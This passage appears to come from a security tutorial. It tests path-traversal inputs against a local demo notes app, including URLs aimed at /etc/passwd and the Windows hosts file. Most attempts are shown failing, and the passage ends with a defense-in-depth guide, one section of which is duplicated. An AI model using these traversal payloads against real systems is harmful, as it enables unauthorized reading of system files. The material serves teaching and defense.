
Step5: (Goal: Prefix bypass)



```
http://127.0.0.1:5000/read?file=images/../../../../Windows/System32/drivers/etc/hosts
```

```
Traversal detected!
```

Step6: (Goal: Extension-based bypass)




```
http://127.0.0.1:5000/read?file=C:\Windows\System32\drivers\etc\hosts.txt
```

```
Error reading file: [Errno 2] No such file or directory: 'C:\\Windows\\System32\\drivers\\etc\\hosts.txt'
```

<u>Coping with Custom Encoding:</u>

Browser:



http://127.0.0.1:5000

Team Notes Portal

Upload a Note


Store internal notes, logs, or snippets securely.

Write your note here...

Upload Note

Internal tool • Secure file handling demo

Step1: (Goal: Baseline test)



http://127.0.0.1:5000

Team Notes Portal

Upload a Note


Store internal notes, logs, or snippets securely.

```
This is my internal note
```

Upload Note

Internal tool • Secure file handling demo

When clicked on “Upload Note” button:


http://127.0.0.1:5000/upload

Team Notes Portal

Upload Successful ✅

Shareable Download Token:

```
NWNkMWEyOTUtZDU3Yi00OWVjLTkxYTctNGNlMGU1ZmVlZTY5
```

Download your note


Upload another note

Internal tool • Secure file handling demo

We get:

- A download token (looks random)
- A download link


Click the link. The note content is returned.


http://127.0.0.1:5000/download?file=NWNkMWEyOTUtZDU3Yi00OWVjLTkxYTctNGNlMGU1ZmVlZTY5

```
This is my internal note
```

Step2: (Goal: Basic path traversal tests)

Classic traversal: http://127.0.0.1:5000/download?file=../../../../etc/passwd



http://127.0.0.1:5000/download?file=../../../../etc/passwd

Team Notes Portal

Invalid or unauthorized file access.

Internal tool • Secure file handling demo

Windows traversal:
http://127.0.0.1:5000/download?file=..\..\..\Windows\System32\drivers\etc\hosts



http://127.0.0.1:5000/download?file=..\..\..\Windows\System32\drivers\etc\hosts

Team Notes Portal

Invalid or unauthorized file access.

Internal tool • Secure file handling demo

Absolute path: http://127.0.0.1:5000/download?file=C:\Windows\System32\drivers\etc\hosts


http://127.0.0.1:5000/download?file=C:\Windows\System32\drivers\etc\hosts

Team Notes Portal


Invalid or unauthorized file access.

Internal tool • Secure file handling demo

Why?

- Input is Base64-decoded
- Then validated as UUID
- Traversal never reaches filesystem

Step3: (Goal: Token tampering tests) Take a valid token: NWNkMWEyOTUtZDU3Yi00OWVjLTkxYTctNGNlMGU1ZmVlZTY5 then change it a bit, and try to enter it.


http://127.0.0.1:5000/download?file=NWNkMWEyOTUtZDU3Yi00OWVjLTkxYTctMGNlMGU1ZmVlZTY5

Team Notes Portal

Invalid or unauthorized file access.

Internal tool • Secure file handling demo

Why?

- Base64 decode fails OR
- UUID validation fails OR
- Path boundary fails

Preventing Path Traversal Vulnerabilities:

Core problem

- Path traversal is not about ../
- It happens when user input influences filesystem paths
- Once user data reaches file APIs, exploitation becomes possible
- Encoding tricks (URL, Unicode, null bytes) are just ways to confuse path resolution

Best possible defense

- Do not accept user-supplied paths at all
- Use identifiers (IDs) instead of filenames
- Map IDs to files server-side
- Examples:
  - UUIDs
  - Database IDs

    - Base64 tokens

When filenames must be accepted

- Common in:
    - Upload/download features
    - Export tools
    - Backup systems
- Requires defense in depth, not a single filter

Decode and canonicalize first

- Attackers use encoded traversal sequences
- Filtering before decoding is ineffective
- Correct processing order:
    1. URL decode
    2. Unicode normalize
    3. Canonicalize path
    4. Validate
- Prevents:
    1. Double encoding
    2. Unicode tricks
    3. Overlong UTF-8
    4. Mixed slashes

Reject traversal outright (don't sanitize)

- Never "clean" input by removing ../
- Sanitization can be bypassed using nested sequences
- If traversal is detected:
    - Reject the request
    - Stop processing
    - Do not modify input
- Sanitization introduces new vulnerabilities

Restrict allowed file types

- Use a hard-coded allowlist of file extensions
- Reduces impact if traversal succeeds
- Prevents access to:
    - System files
    - Executable scripts
- Not sufficient alone due to:

  - Null byte attacks
  - Newline truncation
  - Runtime differences

Enforce canonical path boundaries (most important)

- Resolve the final absolute path
- Ensure it stays within the allowed base directory
- Reject if it escapes
- Defeats:
  - Encoded traversal
  - Absolute paths
  - Many symlink attacks
- This is the strongest runtime defense

Use filesystem isolation (damage control)

- Chroot or equivalent directory isolation
- Limits what traversal can access even if exploited
- Turns critical vulnerabilities into low-impact ones
- More common on Unix, possible on Windows via drive mounting
- This is containment, not prevention

Use filesystem isolation (damage control)

- Chroot or equivalent directory isolation
- Limits what traversal can access even if exploited
- Turns critical vulnerabilities into low-impact ones
- More common on Unix, possible on Windows via drive mounting
- This is containment, not prevention

Defense-in-depth mental model

1. Avoid filesystem paths entirely (best)
2. Use identifiers instead of filenames
3. Decode before validating
4. Reject malicious input, don’t sanitize
5. Enforce canonical directory boundaries
6. Isolate filesystem access
7. Log and alert on attacks

--The End--